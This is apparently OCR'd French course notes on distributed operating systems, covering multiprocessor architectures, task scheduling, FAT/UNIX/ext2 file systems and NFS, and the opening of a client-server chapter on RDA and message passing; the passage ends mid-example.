
2°) Multiprocesseurs à bus

Plusieurs unités centrales reliées à une ou plusieurs mémoires par un bus. On peut toujours rendre la mémoire cohérente en interdisant plusieurs accès à la fois. Mais à partir de 4 ou 5 unités centrales on a une surcharge de bus. On ajoute alors une mémoire cache (définie en cours).


Etude de la cohérence : si une unité centrale écrit dans le cache correspondant à une adresse et qu'une autre lise un peu plus tard la même adresse qui par malheur est dans son cache, il y a problème. On résout le problème avec un cache à écriture immédiate et un cache espion, mais cela complique la partie matérielle.



3°)Multiprocesseurs commutés



crossbar switch
matrice de commutation
nécessite n^2 noeuds de commutation => très chères.



Réseau commuté Ω
Contient n noeuds de commutations 2x2.
Sont chers et lents.

4°) Muticalculateurs

Lorsqu'il est à bus, un multicalculateur est composé de plusieurs unités centrales avec leur mémoire locale => des échanges de bus moins nombreux. Un LAN suffit (réseau local).
Lorsqu'il est commuté, c'est un treillis qui est adapté aux problèmes 2D, images ..., ou un hypercube (cube à n dimensions : 2^n sommets et n voisins)


III) Problèmes logiciels

1°) Présentation

Les systèmes d'exploitations sont beaucoup plus difficiles à classer mais on peut les diviser en fortement couplés et faiblement couplés. En général l'architecture sous jacente est du même type.
couplage faible : utilisateurs à peu près indépendants tout en pouvant coopérer de façon limitée. Si le réseau tombe en panne, on peut encore utiliser son poste sauf pour certains services.
couplage fort : on n'a pas en général un utilisateur par processeur, mais plutôt plusieurs processeurs qui coopèrent pour faire une tâche donnée. Les seuls véritables problèmes que l'on a à résoudre sont des problèmes d'ordonnancement.


2°) Ordonnancement pour couplage fort

Comme dans le cas des systèmes monoprocesseurs il est très difficile d'obtenir un algorithme optimal. Bien pire, des algorithmes simples et à priori naturels adoptent des comportements aberrants. Nous allons détailler un exemple pour confirmer cela.
Exemple : Soit le système de tâche de priorité 0 à ordonnancer sur 3 processeurs en respectant le graphe de précédence. On donne le résultat de l'algorithme le plus intuitif : donne le processeur à la première tâche pouvant être réalisée.




Un algorithme d'ordonnancement doit posséder une certaine cohérence.
Si le nombre de processeurs augmente, ou que la durée des tâches diminue ou si l'on supprime des contraintes de précédences on ne doit pas produire une augmentation de temps de traitement total.


- On ordonnance sur 4 processeurs



- Diminution des temps des tâches ti=(2,1,1,1,3,3,3,3,8)



- suppression de contraintes de précédence :



Le rare résultat d'optimalité connu à ce jour concerne le cas de 2 processeurs quand la durée des tâches sont toutes égales.

3°) Algorithme d'ordonnancement optimum dans le cas de deux processeurs

Cet algorithme utilise l'ordre lexicographique sur les séquences d'entiers :
si $s_1=(n_1,n_2,...,n_p)$ et $s_2=(m_1,m_2,...,m_q)$ on aura $s_1<<s_2$ si et seulement si :

soit il existe un entier k, compris entre 1 et le minimum de p et q, tel que $n_1=m_1$, $n_2=m_2$, ...$n_k=m_k$ et $n_{k+1}<m_{k+1}$
soit $n_1=m_1$, $n_2=m_2$,..., $n_p=m_p$ et p<q.
Ainsi par exemple (15,3,2,1)<<(18,2), (7,34,12)<<(7,34,12,5) et (6,9,11)<<(6,9,12,1)

```
procédure deux_processeurs;
début
  phase d'étiquetage:
    étiqueter a partir de 1, avec un pas de 1 et dans un ordre arbitraire
    les tâches   terminales du système;
      répéter
        déterminer l'ensemble E des tâches non étiquetées dont tous
        les successeurs sont étiquetés;
        Choisir dans E une tâche Ti qui a la séquence succ(i) minimum (lexicographique)
        et lui attribuer la plus petite étiquette non encore attribuée;
      jusqu'à ce que toutes les tâches soient étiquetées;
  phase d'assignation :
    quand un processeur est disponible, lui assigner la tâche dont tous
    les prédécesseurs sont terminés, qui a l'étiquette la plus élevée;
fin;
```

Attention : succ(i) : séquence des étiquettes des successeurs de Ti rangés dans l'ordre décroissant.

Un exemple d'application sera traité en cours.

IV) Systèmes de fichiers : du monoposte à la distribution (couplage faible)


1°) Système de fichiers monoposte

De nombreux systèmes de fichiers ont vu le jour pour divers systèmes d'exploitation. Ils ont tous pourtant quelques caractéristiques communes :

- bloc d'amorçage
- superbloc
- table d'inodes
- blocs de données


2°) Système MS-DOS

Le système de fichier par FAT MS-DOS est rapidement présenté. Vous trouverez un complément dans le chapitre 10 (partie exercices).
Un bloc est fixé à 2 secteurs (2 x 512 octets).
Une table unique d'allocation : FAT (File Allocation Table) se trouve sur disque, mais aussi en mémoire pour ne pas trop pénaliser les entrées/sorties.
L'entrée j de la table contient donc le numéro du bloc suivant le bloc j dans l'objet externe à qui le bloc j est alloué.
Une entrée de la FAT contient 16 bits dont 15 seulement sont disponibles. Le 16 eme est utilisé pour la gestion interne. A noter que les anciennes FAT étaient sur 12 bits



File Allocation Table.


L'assignation : le problème ne consiste pas seulement à mémoriser dans une table les listes chaînées, mais il faut permettre aux utilisateurs de donner des noms aux objets. Pour cela, on réserve une certaine place sur le disque (appelée root) pour associer au nom de l'objet son bloc de départ. Ensuite la lecture de la FAT suffit à trouver entièrement le fichier. Nous donnons maintenant la structure d'une entrée sur 32 ocetets pour les disquettes MS-DOS :



Entrée dans un répertoire MS-DOS

3°) Système d'UNIX

Dans une seule table (FAT), les pointeurs sont mémorisés dans le désordre. Toute la FAT est nécessaire, même si un seul fichier est ouvert. Il faut mieux mémoriser les listes de blocs des différents fichiers dans des endroits différents. C'est la stratégie choisie par UNIX.
A chaque fichier on associe une table sur le disque appelée noeud d'information (i-noeud).
Lorsqu'un fichier dépasse 10 blocs, on lui attribue un nouveau bloc du disque sur lequel on pointe par un pointeur à simple indirection. Ce bloc contient des pointeurs sur les blocs du fichier. Si les blocs font 1K et les adresses du disque 32 bits, ce bloc à simple indirection contient 256 adresses de blocs. Ce schéma convient pour les fichiers de moins de 266 blocs.
Au-delà, on utilise un pointeur à double indirection. On peut contenir $266 + (256)^2 = 65802$ blocs. Ensuite on utilise des pointeurs à triple indirection.



Structure d'un noeud d'information (i-node)

Examinons rapidement le système ext2 de LINUX. Un disque est composé d'un bloc d'amorçage et d'un ensemble de groupe de blocs. Un groupe de blocs contient six éléments :

- le superbloc
- la liste de description des groupes de blocs
- l'image des blocs
- l'image des inodes
- la table des i-noeuds
- les blocs de données

La taille standard d'un groupe est de 8192 blocs et 2048 inodes (dont 8 réservés).

Bloc d'amorçage	Secteur de boot (1024 octets)					
Ensemble de bloc 1	super bloc	Descripteurs	Bitmap blocs	Bitmap i-noeuds	Table des i-noeuds	Bloc de données
Ensemble de bloc 2	super bloc	Descripteurs	Bitmap blocs	Bitmap i-noeuds	Table des i-noeuds	Bloc de données
	.....	....	.....	....	....	....

Ensemble de bloc n	super bloc	Descripteurs	Bitmap blocs	Bitmap i-noeuds	Table des i-noeuds	Bloc de données

Le superbloc contient les informations de contrôle du système de fichiers. Il est dupliqué dans chaque ensemble de blocs afin de permettre sa restauration en cas de problème.
Un système de fichiers est organisé en fichiers et répertoires. Un répertoire est un fichier un peu particulier contenant des entrées. Chacune des entrées contient plusieurs champs :

- le numéro i-noeud correspondant au fichier
- la taille des données en octets
- le nombre de caractères composant le nom du fichier
- le nom du fichier

Un i-noeud décrit toutes les caractéristiques d'un fichier. Il en existe un par fichier. Les i-noeuds s'organisent en tables et sont ainsi identifiables par des numéros. La taille de la table d'i-noeud est définie implicitement ou explicitement au moment de la création du système de fichiers.

4°) Partages de fichiers et NFS

L'idée de base est de pouvoir partager entre plusieurs clients et serveurs hétérogènes un même système de fichiers. Le système se trouve sur une ou plusieurs stations appelées serveurs de fichiers. S'il y a un serveur il y a des clients et pour ceux-ci, il est possible de monter l'arborescence à n'importe quel endroit de sa propre arborescence. En fait cela vous permet de traiter des fichiers déportés comme s'ils étaient sur votre machine. Ainsi avec une station sans disque dur il est possible de travailler en local, c'est à dire qu'elle a son propre système d'exploitation.

Protocole NFS :
Deux protocoles sont définis : un protocole pour le **mounting** et un protocole pour la **directory** et l'accès aux fichiers.
Considérons le protocole mounting pour un client C et un serveur S. C envoie à S un chemin d'accès (le nom de la directory à monter) et demande la permission de monter la directory chez lui.
L'endroit où C va monter la directory n'est pas important pour S.
Si le chemin d'accès est correct et si la directory se trouve dans /etc/exports, S renvoie un file handle à C.
Le handle est composé :

- du type du système de fichiers ;
- du disque ;
- du numéro de i-node de la directory ;
- d'informations de sécurité (droits d'accès).

Pour lire ou écrire dans la directory montée, il faut utiliser ce handle.
Un client peut monter des directory sans intervention humaine.
Ces clients ont un fichier /etc/rc shell script qui contient les commandes de mount et lancé automatiquement au boot. C'est le static mounting.

Les versions récentes de Sun Unix ont l' automounting : des directory distantes sont associées à des directories locales, mais elles ne sont pas montées, et leurs serveurs ne sont pas contactés au boot. La première fois qu'un client accède à un fichier distant, les serveurs sont contactés. Le premier qui répond gagne.

Automounting vs Static mounting

Avantages de l'automounting sur le static mounting :
1.si un des serveurs NFS nommé dans /etc/rc est down difficile de mettre en route le client ;
2.dans le static mounting, on ne contacte qu'un serveur pour chaque directory, alors qu'on peut en contacter plusieurs dans le automounting tolérance aux fautes.

Inconvénient : tous les serveurs "alternatifs" pour une même directory doivent être cohérents surtout utilisé pour des systèmes de fichiers read-only.

Directory et accès aux fichiers (2ème protocole)
Les clients envoient des messages pour manipuler des directories, lire et écrire des fichiers et leurs attributs (taille, date de modification, propriétaire, etc.).
Tous les appels systèmes sont pris en charge par NFS sauf OPEN et CLOSE. OPEN et CLOSE ne sont pas utiles :

- pour chaque opération read ou write, le client d'abord envoie une demande LOOKUP qui renvoie un file handle, le serveur ne garde pas trace de cette demande ;
- une opération read ou write est accompagné du handle.

Un serveur NFS est **stateless :** c'est un protocole sans état, c'est à dire qu'il ne gère pas d'information sur les fichiers ouverts.

Local	distant
open -> retourne une clé en mettant à jour une table : position de lecture fichier ouvert/fermé..., read : on passe la clé close	loockup -> retourne une clé, sans copier aucune information dans une table read : on passe la clé qui contient l'endroit et le nombre d'octets à lire

L'intérêt du protocole sans état est la sécurité si un serveur tombe en panne : si le serveur crashe aucune information sur les fichiers ouvert est perdue (puisqu'il n'y en a pas).

Problèmes

Un fichier Unix peut être ouvert et verrouillé (locked) pour empêcher les autres processus de l'utiliser mais comment faire de même avec un protocole sans état (il perd le nom du processus qui l'a verrouillé). Fichier fermé verrous relachés. NFS est stateless, on ne peut pas associer de verrous à l'ouverture d'un fichier. Il faut un mécanisme externe à NFS pour gérer le verouillage. Compléments voir exercice 5.
NFS utilise quand même le système de protection Unix (bits rwx pour le owner, group et world).
MAIS : le serveur NFS croit toujours le client pour valider un accès.
Que faire si le client ment ?
Utilisation de la cryptographie pour valider les requêtes.
Problème : les données, elles, ne sont pas cryptées.
Les clés sont gérées par le NIS (Network Information Service, ou yellow pages)

Un client qui veut accéder à une directory distante doit la monter dans sa propre hiérarchie. Commandes mount showmount

Sous UNIX pour savoir où sont réellement les fichiers, le plus simple est d'utiliser la commande df. Elle donne par exemple :

Filesystem	kbytes	used	avail	capacity	Mounted on
/dev/sd0a	30383	6587	20758	24%	/
/dev/sd0g	57658	24254	17639	88%	/usr
server-sys:/usr/spool/mail	300481	190865	79567	71%	/var/spool/mail

signifiant par exemple que /usr réside sur /dev/sd0g que le répertoire /var/spool/mail est réellement le répertoire usr/spool/mail situé sur la machine server.sys.

Implémentation

Comment tout cela peut-il fonctionner ? Sous LINUX comme sous UNIX le concept général en ce qui concerne les fichiers est le système virtuel de fichiers (SVF) présenté ci-après. Dans toute cette architecture générale quand vous utilisez un système de fichier à travers un réseau on voit qu'il suffit de changer la seule couche de gestionnaire de périphérique dans SVF.
La couche SVF maintient une table pour chaque fichier ouvert. Chaque entrée est un v-node (virtual i-node). On indique si le fichier est local ou distant.
Exemple : la séquence < MOUNT, OPEN, READ >.

MOUNT :

- le sysop envoie mount + remote directory + local directory + other ;
- le programme mount parcourt le nom de la remote dir et trouve le nom de la machine distante associée ;
- mount contacte la machine et demande un handle pour cette directory ;
- le serveur renvoie le handle si la requête est correcte ;
- mount fait un appel système MOUNT (kernel).

Le kernel a la main :
- il construit un v-node pour la remote dir ;
- demande au client NFS de créer un r-node (remote i-node) dans sa table pour le file handle ;
- le v-node pointe sur le r-node.

OPEN :

- le kernel parcours le nom du chemin d'accès, trouve la directory, voit qu'elle est distante et dans le v-node de la directory trouve le pointeur sur le r-node ;
- le kernel demande au client NFS d'ouvrir le fichier ;
- le client NFS récupère le nom du serveur dans le nom du chemin d'accès et un handle ;
- le client crée un r-node et averti le SVF qui crée un v-node pointant sur le r-node ;
- le processus appelant récupère un file descriptor, relié au v-node du SVF.

Côté serveur, rien n'est créé.

READ :

- le SVF trouve le v-node correspondant ;
- le SVF détermine si c'est local ou distant et quel est le i-node ou r-node à utiliser ;
- le client NFS envoie une commande READ, avec le handle + l'offset.

Les transferts se font normalement 8ko / 8ko, même si moins d'octets sont demandés. Automatiquement, dès que le client a reçu les 8ko demandés, une nouvelle requête de 8ko est envoyée. C'est le read ahead.

WRITE :

Les transferts se font aussi 8ko / 8ko. Tant que les données écrites sont < 8ko, elles sont accumulées localement. Dès que le client a écrit 8ko, les 8ko sont envoyé au serveur. Quand un fichier est fermé, ce qui reste à écrire est envoyé au serveur.

Utilisation du caching :


les clients ont 2 caches : attributs et données. Il y a donc des problèmes de cohérences.

Cohérence du cache

Pas de solution "propre" : on essaie de réduire le risque au maximum, mais sans l'éviter tout à fait.

- Un timer est associé à chaque entrée du cache. Quand le timer expire, l'entrée est annulée. Normallement 3s pour les données et 30s pour les attributs.
- Quand un fichier "caché" est ouvert, le serveur est contacté pour savoir la date de la dernière mise-à-jour. Si MAJ plus récente que la copie, l'entrée est annulée.
- Chaque 30s un timer expire et toutes les entrées sales sont envoyées au serveur.

Présentation du SVF LINUX



IV) Bibliographie

A. TannenBaum "Les systèmes d'exploitation : introduction à l'informatique distribuée" EdiScience
A. Tannenbaum "Distrubuted Operating Systems" Prentice hall (1995)
C. Pélissier "UNIX" Hermes (1995) (un chapitre sur NFS)

J.R. Levine "UNIX pour les nuls" SYBEX (1996) (quelques lignes sur NFS)
C. Witherspoon & al. "LINUX pour les nuls" SYBEX 1998
M. Wielsch, J. Prahm "La bible LINUX" Micro Application (1999) - Description approfondie de ext2
R. Card & al. "Programmation linux 2.0" Eyrolles (1998) - Description approfondie de ext2 puisque R. Card a participé à l'élaboration de ext2.
Clustering sous LINUX :
"MOSIX" LINUX Magazine n°20 Septembre 2000.
"Professional LINUX Programming" Wrox Press Ltd (2000) p851 ch24 : Beowulf Clustering

Cours sur NFS en français trouvé sur Internet : « NFS+sun » dans un moteur de recherche.


Chapitre 7 : Architecture Client Serveur

I) Modèle Client Serveur

1°) Définitions

L'organisation client/serveur suppose que les acteurs de l'entreprise appartiennent à deux catégories :
- une catégorie qui dispose du pouvoir d'organiser l'exécution de leurs tâches sans contraintes imposées par des procédures rigides : acteurs clients
- une autre catégorie est organisée pour assister les agents clients dans l'exécution de leurs taches : ce sont les acteurs serveurs.

Service (au sens logiciel du terme) : un ensemble de fonctions mises à la disposition des programmes d'application et généralement partageable entre programmes.
Exemple : méthode d'accès permet aux programmes d'application de faire appel à des fonctions d'accès aux données d'un fichier.
Très souvent un service gère des ressources.
La notion de service est aussi ancienne que l'informatique, ce qui est nouveau c'est la possibilité de dissocier la localisation de l'application appelante et la localisation d'une partie ou de la totalité des fonctions du service appelé.
Client : la machine qui contient l'application appelante et la partie demandeur (partie service proche de l'application serveur).




Serveur : contient la portion déportée du service.

Exemple : NFS déjà présenté constitue l'exemple d'un dispositif qui permet aux méthodes d'accès aux fichiers de fonctionner en mode client serveur.

Configurations logicielles.
- l'application fait appel à un seul type de serveur. Exemple serveur de base de données.
- configuration logique en parallèle : l'application fait appel à plusieurs services qui peuvent être localisés ou non sur le même serveur.
- configuration logique en série : services imbriqués, un service est lui même client d'un autre service.

2°) Domaines d'application

Il existe 4 grands groupes d'applications (feuilles de l'arbre ci-dessous).



Applications dans un environnement interactif :

mode temps partagé : l'écriture de programme doit être indépendante de la gestion et de la localisation

- RPC (Remote Procedure Call) extension de l'appel de procédure (voir plus loin)
- RDA (Remote Data Acces) définit les règles de communication entre un client qui émet une requête et un serveur qui l'exécute.

mode transactionnel : une transaction fait passer une base de données d'un état consistant vers un autre état consistant, éventuellement en passant par des états inconsistants. Elle se caractérise par les principes fondamentaux suivants :


- Un grand nombre d'utilisateurs sont susceptibles d'accéder et de partager des données élémentaires ainsi que des modules de traitement.
- Les traitements sont regroupés en transactions. Une transaction est formée d'une suite d'interactions entre le système et l'utilisateur qui doivent répondre à une série de caractéristiques précises que l'on dénomme propriétés ACID (atomicité, cohérence, isolation, durabilité définie par l'ISO/IEC 10026-1

atomicité : pas possible de découper la transaction.
cohérence : tous les sites perçoivent les mêmes données.
isolation : le déroulement d'autres traitements extérieurs à la transaction ne doivent pas interférer.
durabilité : les effets doivent persister sauf s'ils sont effacés explicitement par une autre transaction.

II) Les communications clients serveurs

1°) Concepts spécifiques à la transmission de messages


Un message est une quantité de données qui peut être envoyé d'un processus à un autre via une file d'attente. CIT (Communications Inter-Traitements) désigne de façon générale les techniques de transmissions de messages.



Avantages :

- Peu de différence entre envoi local et envoi distant.
- Plus d'information que dans une variable partagée.

Mais le serveur doit pouvoir recevoir un message provenant de n'importe lequel de ses clients. On doit avoir un mécanisme plus général appelé point d'accès.
Point d'accès : c'est une boite aux lettres (mailbox), où les messages sont traités dans l'ordre d'arrivée. Une boite aux lettre peut apparaître comme identificateur de destination, mais aussi d'origine, dans une instruction Envoi ou Réception : les messages envoyés à une boite aux lettres peuvent être ultérieurement reçus par des processus qui exécutent une instruction Réception en la nommant. Lorsqu'une boite aux lettres n'apparaît comme identificateur d'origine (ou de destination) que dans les instructions Réception (ou Envoi) d'un seul processus, on l'appelle un port.



Sous UNIX pour utiliser des files de messages, on dispose des primitives suivantes :
création ou ouverture d'une file de messages : `msgget();`
envoi ou réception de messages : `msgsnd()` et `msgrcv();`
gestion ou contrôle de la file des messages `msgctl()`.

2°) Le standard RDA (Remote Data Acces)

C'est un standard ISO depuis 1993. C'est un protocole pour accéder aux bases de données distantes. RDA est un protocole d'application au-dessus des couches présentations et sessions de l'architecture OSI.

Protocole :
- connecter
- ouvrir une ressource de données


La gestion des transactions atomiques est supportée.
Cinq types de services RDA sont offerts aux clients :
- service de gestion de dialogue pour débuter et terminer les dialogues,
- les services de gestion de transaction pour débuter et terminer les transactions
- les services de contrôle pour rapporter sur l'état ou arrêter des opérations en cours,
- les services de gestion de ressources pour permettre ou interdire l'accès aux ressources
- les services du langage des bases de données pour accéder et modifier les ressources (prochain chapitre).

A ce jour ce standard est peu proposé par les éditeurs de logiciels.

III) De l'appel de procédure à l'appel de procédure à distance

1°) Appel de procédure

- L'appel simple de sous-programme se passe comme ceci du point de vue de la pile :



call _proc1

